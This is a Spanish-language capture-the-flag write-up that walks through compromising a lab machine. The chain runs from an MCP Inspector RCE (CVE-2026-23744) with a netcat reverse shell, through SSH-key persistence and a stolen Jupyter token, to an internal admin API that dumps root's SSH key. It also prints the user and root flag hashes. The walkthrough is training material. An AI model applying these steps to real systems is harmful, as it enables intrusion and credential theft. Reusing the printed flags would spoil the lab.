
Reconocimiento

Como siempre, arrancamos con un ping ICMP para confirmar que hay conectividad con la máquina.
Lanzamos un primer escaneo con Nmap para descubrir qué puertos están abiertos:
.png)
.png)
Con los puertos localizados, un segundo escaneo más exhaustivo (-sCV) para identificar las versiones de los servicios que corren en ellos:
.png)
.png)
El puerto 6274 es HTTP y sirve una web. Si visitamos la IP con ese puerto, nos lleva a la interfaz que se ve en la captura — se trata del MCP Inspector, la herramienta de desarrollo de servidores MCP:
.png)
El puerto 80, por su parte, redirige a otra página distinta: un panel.
.png)
Tras investigar sin encontrar vías evidentes en el panel, el punto débil está en la versión del servicio MCP: es vulnerable a un RCE (ejecución remota de comandos), el CVE-2026-23744, que se ve en la captura siguiente:
.png)
Explotación — RCE
El CVE-2026-23744 permite saltarse la autenticación del servidor MCP y ejecutar comandos en la máquina. Para recibir la shell, primero nos ponemos a la escucha con netcat:
.png)
Con el listener preparado, lanzamos un pequeño script en Python que automatiza la explotación del CVE-2026-23744 y nos devuelve la ejecución:
.png)
Su sintaxis es sencilla — destino y dónde devolver la shell:
Y con ello recibimos la conexión en netcat: ya tenemos acceso al sistema.
.png)
Movimiento lateral a analyst
Comprobamos quiénes somos: el usuario mcp-dev. En su home no hay ninguna flag, así que la user flag pertenece a otro usuario y toca movernos lateralmente hacia él — analyst.
.png)
Primero, una shell cómoda. La consola del RCE es tosca, así que nos montamos un acceso por SSH estable como nosotros mismos (mcp-dev). Como el usuario no tiene carpeta .ssh, la creamos y metemos nuestra clave pública en authorized_keys:
.png)
.ssh en el home de mcp-dev.Con nuestra clave pública ya cargada en la víctima, usamos la privada desde nuestra máquina atacante:
.png)
authorized_keys de mcp-dev.Y entramos por SSH sin contraseña. Ojo: esto todavía somos mcp-dev; solo hemos ganado una terminal decente, no privilegios.
.png)
.png)
Ahora sí, el salto a analyst. Mirando los procesos con ps aux | grep jupyter vemos que hay un Jupyter Notebook corriendo, y en su línea de comandos aparece un token de acceso. La clave: ese Jupyter se ejecuta como el usuario analyst, así que cualquier código que lancemos en él correrá con sus permisos. Para alcanzarlo desde fuera hacemos port forwarding por SSH:
.png)
.png)
ps aux revela el token de Jupyter.Con el puerto reenviado, en nuestro localhost aparece la interfaz de Jupyter:
.png)
Iniciamos sesión con el token y llegamos a un entorno donde se puede escribir y ejecutar código — justo lo que nos interesa para una reverse shell:
.png)
Nos ponemos a la escucha con netcat en el puerto 4447:
.png)
E insertamos en Jupyter el código de una reverse shell apuntando a nuestra IP y a ese puerto 4447. Al ejecutarse dentro de Jupyter —que corre como analyst— la conexión que recibimos ya es de analyst:
.png)
Y en el home de analyst está la user flag:
.png)
de3861808d2332b83a11261f09d25ac5
Como la shell de la reverse es incómoda, repetimos el truco de las claves SSH para entrar como analyst con una terminal estable:
.png)
.png)
Conviene quedarse con por qué funcionó: el Jupyter vivía en /home/analyst/notebooks y se ejecutaba bajo el usuario analyst, de modo que el código que metimos en su celda acabó corriendo como analyst y nos dio la shell.
.png)
Escalada a root
Ya como analyst, exploramos /opt/opsmcp y encontramos un server.py. Al hacerle cat aparecen cosas muy jugosas:
.png)
/opt/opsmcp/server.py expone un token de admin.Hay un token de administrador y una API interna escuchando en el puerto 5000 solo en localhost. Lo confirmamos con ss -tulpn | grep 127.0.0.1:
.png)
Al estar atada a localhost, no es accesible desde fuera: hacemos de nuevo port forwarding, esta vez del puerto 5000 y como analyst:
.png)
.png)
Con el token de admin podemos invocar la API y pedirle que nos entregue las claves SSH del sistema:
.png)
Qué hace exactamente la petición:
- Endpoint:
http://127.0.0.1:5000/tools/call→ la API local de Flask donde se ejecutan las "herramientas" del servidor. - Header
X-API-Key: la autenticación. Sin esa clave secreta (la que sacamos deserver.py), el servidor responde401 Unauthorized. - Body JSON: invoca la función
ops._admin_dumpcon el parámetro"ssh_keys"y confirmacióntrue— es decir, le pedimos que vuelque las claves SSH.
La respuesta incluye la clave SSH privada de root:
.png)
La guardamos en un archivo y la cargamos en nuestra máquina atacante (con chmod 600 para que SSH la acepte):
.png)
Y con ella entramos por SSH directamente como root:
.png)
Ya solo queda leer la root flag:
.png)
62ab1decc0970a21e7b54cbe8856f54a